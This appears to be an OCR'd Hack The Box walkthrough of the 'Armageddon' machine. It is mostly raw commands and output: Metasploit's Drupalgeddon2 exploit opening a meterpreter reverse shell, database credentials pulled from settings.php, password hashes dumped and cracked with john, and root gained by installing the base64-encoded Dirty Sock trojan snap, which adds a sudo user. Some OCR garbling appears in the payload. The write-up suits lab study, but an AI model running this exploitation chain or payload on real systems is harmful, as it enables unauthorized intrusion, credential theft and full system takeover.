

Armageddon


┌──(root💀kali)-[/Documents/htb/boxes/armageddon]
└─# nmap -sC -sV 10.10.10.233
Starting Nmap 7.91 (https://nmap.org) at 2021-06-07 02:36 EDT
Nmap scan report for 10.10.10.233
Host is up (0.063s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
| 2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
| 256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_ 256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp open http   Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Welcome to Armageddon | Armageddon



viwing the code source we get a version

view-source:http://10.10.10.233/?q=user/password

GTFOBins | GitHub - swisskyrepo/... | Reverse Shell Cheat Sh... | Linux - Privilege Escala... | Windows - Privil

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN"
  "http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" version="XHTML+RDFa 1.0" dir="ltr"
  xmlns:content="http://purl.org/rss/1.0/modules/content/"
  xmlns:dc="http://purl.org/dc/terms/"
  xmlns:foaf="http://xmlns.com/foaf/0.1/"
  xmlns:og="http://ogp.me/ns#"
  xmlns:rdfs="http://www.w3.org/2000/01/rdf-schema#"
  xmlns:sioc="http://rdfs.org/sioc/ns#"
  xmlns:sioct="http://rdfs.org/sioc/types#"
  xmlns:skos="http://www.w3.org/2004/02/skos/core#"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema#">

<head profile="http://www.w3.org/1999/xhtml/vocab">
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link rel="shortcut icon" href="http://10.10.10.233/misc/favicon.ico" type="image/vnd.microsoft.icon" />
<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
  <title>User account |  Armageddon</title>
  <style type="text/css" media="all">
@import url("http://10.10.10.233/modules/system/system.base.css?qkrkcw");
@import url("http://10.10.10.233/modules/system/system.menus.css?qkrkcw");
@import url("http://10.10.10.233/modules/system/system.messages.css?qkrkcw");
```

```
msf6 > search drupal 7

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution
```

```
msf6 exploit(unix/webapp/drupal_coder_exec) > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.119.132  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 10.10.10.233
rhosts => 10.10.10.233
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set lhost 10.10.14.17
lhost => 10.10.14.17
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.10.14.17:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Sending stage (39282 bytes) to 10.10.10.233
[*] Meterpreter session 1 opened (10.10.14.17:4444 -> 10.10.10.233:38822) at 2021-06-07 03:29:27 -0400

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > pwd
/var/www/html
```

```
meterpreter > ls -al
Listing: /var/www/html/sites/default
=====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  26250  fil   2017-06-21 14:20:18 -0400  default.settings.php
40775/rwxrwxr-x   37     dir   2020-12-03 07:32:39 -0500  files
100444/r--r--r--  26565  fil   2020-12-03 07:32:37 -0500  settings.php
```

I found an interesting file called settings.php inside /var/www/-html/sites/default/ directory. which has contain mysql creads.

```
meterpreter > cat settings.php
<?php

/**
 * @file
 * Drupal site-specific configuration file.
```

```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

drupal:drupaluser:CQHEy@9M*m23gBVj

But before connect to the mysql let's spawn a stable shell first.

```
meterpreter > shell
Process 3619 created.
Channel 1 created.
dir
default.settings.php  files  settings.php
which pyhton3
which: no pyhton3 in (/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin)
which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash");'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib64/python3.6/pty.py", line 154, in spawn
    pid, master_fd = fork()
  File "/usr/lib64/python3.6/pty.py", line 96, in fork
    master_fd, slave_fd = openpty()
  File "/usr/lib64/python3.6/pty.py", line 29, in openpty
    master_fd, slave_name = _open_terminal()
  File "/usr/lib64/python3.6/pty.py", line 59, in _open_terminal
    raise OSError('out of pty devices')
OSError: out of pty devices
```

python3 tty shell doesn't spawn So let's try connect with mysql without tty shell.

```
meterpreter > shell
Process 3698 created.
Channel 0 created.
pwd
/var/www/html
mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show databases;'
Database
information_schema
drupal
mysql
performance_schema
```

It's work let's fetch the tables inside drupal database.

```
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'show tables;'
Tables_in_drupal
actions
authmap
batch
block
block_custom
block_node_type
block_role
blocked_ips
cache
cache_block
cache_bootstrap
cache_field
cache_filter
cache_form
cache_image
cache_menu
cache_page
cache_path
comment
date_format_locale
date_format_type
date_formats
field_config
field_config_instance
field_data_body
field_data_comment_body
field_data_field_image
field_data_field_tags
field_revision_body
field_revision_comment_body
field_revision_field_image
field_revision_field_tags
file_managed
file_usage
filter
filter_format
flood
history
image_effects
image_styles
menu_custom
menu_links
menu_router
node
node_access
node_comment_statistics
node_revision
```

```
node_type
queue
rdf_mapping
registry
registry_file
role
role_permission
search_dataset
search_index
search_node_links
search_total
semaphore
sequences
sessions
shortcut_set
shortcut_set_users
system
taxonomy_index
taxonomy_term_data
taxonomy_term_hierarchy
taxonomy_vocabulary
url_alias
users
users_roles
variable
watchdog
```

Now let's dump the username and hashes inside users table.

```
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'select name,pass from users;'
name    pass

brucetherealadmin       $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt
saad    $S$D4QHemHIEoq7sprjPYLl3qFuLVWPdBXJanB29Os3SxizoDbhgfAa
```

Now we have the hashes let's try to crack it.

hash ×

```
1   $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt
2
```

```
┌──(root💀kali)-[/Documents/htb/boxes/armageddon]
└─# john hash -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
booboo           (?)
1g 0:00:00:00 DONE (2021-06-07 03:42) 2.500g/s 600.0p/s 600.0c/s 600.0C/s tiffany..chris
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

brucetherealadmin:booboo

Let's ssh in real quick and get the user.txt

```
┌──(root💀kali)-[/Documents/htb/boxes/armageddon]
└─# ssh brucetherealadmin@10.10.10.233
The authenticity of host '10.10.10.233 (10.10.10.233)' can't be established.
ECDSA key fingerprint is SHA256:bC1R/FE5sI72ndY92lFyZQt4g1VJoSNKOeAkuuRr4Ao.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.233' (ECDSA) to the list of known hosts.
brucetherealadmin@10.10.10.233's password:
Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5
[brucetherealadmin@armageddon ~]$ id
uid=1000(brucetherealadmin) gid=1000(brucetherealadmin) groups=1000(brucetherealadmin) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[brucetherealadmin@armageddon ~]$ ls
user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
ed99187312cc3c8b56df48d0f0b941cf
```

```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
    (root) NOPASSWD: /usr/bin/snap install *
```

https://shenaniganslabs.io/2019/02/13/Dirty-Sock.html

```
# The following global is a base64 encoded string representing an installable
# snap package. The snap itself is empty and has no functionality. It does,
# however, have a bash-script in the install hook that will create a new user.
# For full details, read the blog linked on the github page above.
TROJAN_SNAP = ('''
aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAAhgMAAAAAAAD/
/////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJh
ZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawpl
Y2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFt
ZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZv
ciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZt
b2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUj
rkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2
XR9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAA
AFwAAAAAAAAwAAAAAAAACgAAAAAAAAOAAAAAAAAAAPgMAAAAAAAEgAAAACAAw'''
                + 'A' * 4256 + '==')
```

This github python script doesn't work in this case so in this script we only need the base64 string and then we decode the base64 string and save it in file.

```
[brucetherealadmin@armageddon ~]$ python2 -c 'print "aHNxcwcAAAAQIVZcAAACAAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAAAD/////////xICAAAAAAAAsAIA
AAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJhZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5TGJ2RzN2Rnp6SFJqWGZCWUswU
09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERoT2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawplY2hvICJkaXJ0eV9zb2NrICAgIE
FMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFtZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZvciBleHBsb2l0CmRlc2NyaXB0aW9
uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5nL2RpcnR5X3NvY2sKiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZtb2RlCmdyYWRlOiBkZXZlbAqcAP03
elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIAerFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUjrkpxz0ET/XVLOZmGVXmojv/IHq2fZ
cc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAAAAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2XR9JLRjNEyz6lNkCjEjKrZZFBdDja9
cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4×1DNYWJ5N5RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAPAAAAAAAAAAAAAAAAAAAAFwAAAAAAAAAwAAAAAAAACgAAAAAA
AAOAAAAAAAAAAPgMAAAAAAAAEgAAAAACAAw" + "A"*4256 + "=="' | base64 -d > dedsec.snap
[brucetherealadmin@armageddon ~]$ ls
dedsec.snap  user.txt
[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap install --devmode dedsec.snap
dirty-sock 0.1 installed
[brucetherealadmin@armageddon ~]$ su dirty-sock
su: user dirty-sock does not exist
[brucetherealadmin@armageddon ~]$ ls
dedsec.snap  user.txt
[brucetherealadmin@armageddon ~]$ su dirty_sock
Password:
[dirty_sock@armageddon brucetherealadmin]$ id
uid=1001(dirty_sock) gid=1001(dirty_sock) groups=1001(dirty_sock) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[dirty_sock@armageddon brucetherealadmin]$ sudo -i

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for dirty_sock:
[root@armageddon ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@armageddon ~]# ls
anaconda-ks.cfg  cleanup.sh  passwd  reset.sh  root.txt  snap
[root@armageddon ~]# cat root.txt
b8ec3d5fe0f77cd6f5ab820e4344c7b2
[root@armageddon ~]#
```